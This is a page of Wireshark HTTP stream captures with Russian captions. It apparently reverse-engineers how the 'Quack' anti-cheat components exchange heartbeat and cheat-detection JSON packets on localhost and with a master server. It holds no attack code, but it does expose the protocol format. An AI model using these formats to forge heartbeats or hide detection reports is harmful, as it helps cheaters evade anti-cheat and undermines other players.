
```
POST / HTTP/1.1
Accept: */*
Connection: close
Content-Length: 18
Content-Type: application/json
Host: localhost:5175
User-Agent: cpp-httplib/0.10.1

{"Heartbeat":true}HTTP/1.1 200 OK
Connection: close
Content-Length: 23
Content-Type: text/plain

QAC: Heartbeat received
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (282 bytes) Show data as ASCII

Пакет, пришедший от Quack-internal.dll к Quack-ac.exe

Тот же пакет шлется и на мастер-сервер.



Wireshark · Follow HTTP Stream (tcp.stream eq 10) · Adapter for loopback traffic capture


```
POST / HTTP/1.1
Accept: */*
Connection: close
Content-Length: 180
Content-Type: application/json
Host: localhost:7982
User-Agent: cpp-httplib/0.10.1

{"heartbeat":{"arp":[],"blob":{"Game position":"[Placeholder]"},"name":"Placeholder","risk":0,"uptime":
1,"uuid":"37e7bb0dd2e16abd57d509d91c23616e15ed99245817a44bfe057f6434d7b4bb"}}HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 36
ETag: W/"24-xRz6OIo+9stqk0KL1YyNszEg8Rg"
Date: Sat, 24 Feb 2024 21:52:23 GMT
Connection: close

{"Placeholder":"Received heartbeat"}
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (581 bytes) Show data as ASCII

Пакет от Quack-ac.exe к Master server

Пересылается и информация о найденом чите.



Wireshark · Follow HTTP Stream (tcp.stream eq 39) · Adapter for loopback traffic capture


```
POST / HTTP/1.1
Accept: */*
Connection: close
Content-Length: 171
Content-Type: application/json
Host: localhost:5175
User-Agent: cpp-httplib/0.10.1

{"detection":{"blacklisted_domains":[],"cheat":"Inertia-Cheat","path":[48],"scan":"Region
Scan","uuid":"37e7bb0dd2e16abd57d509d91c23616e15ed99245817a44bfe057f6434d7b4bb"}}
```

1 client pkt, 0 server pkts, 0 turns.

Entire conversation (329 bytes) Show data as ASCII

Пакет от Quack-internal.dll к Quack-ac.exe при обнаружении чита

То же — на мастер-сервер.



Wireshark · Follow HTTP Stream (tcp.stream eq 40) · Adapter for loopback traffic capture

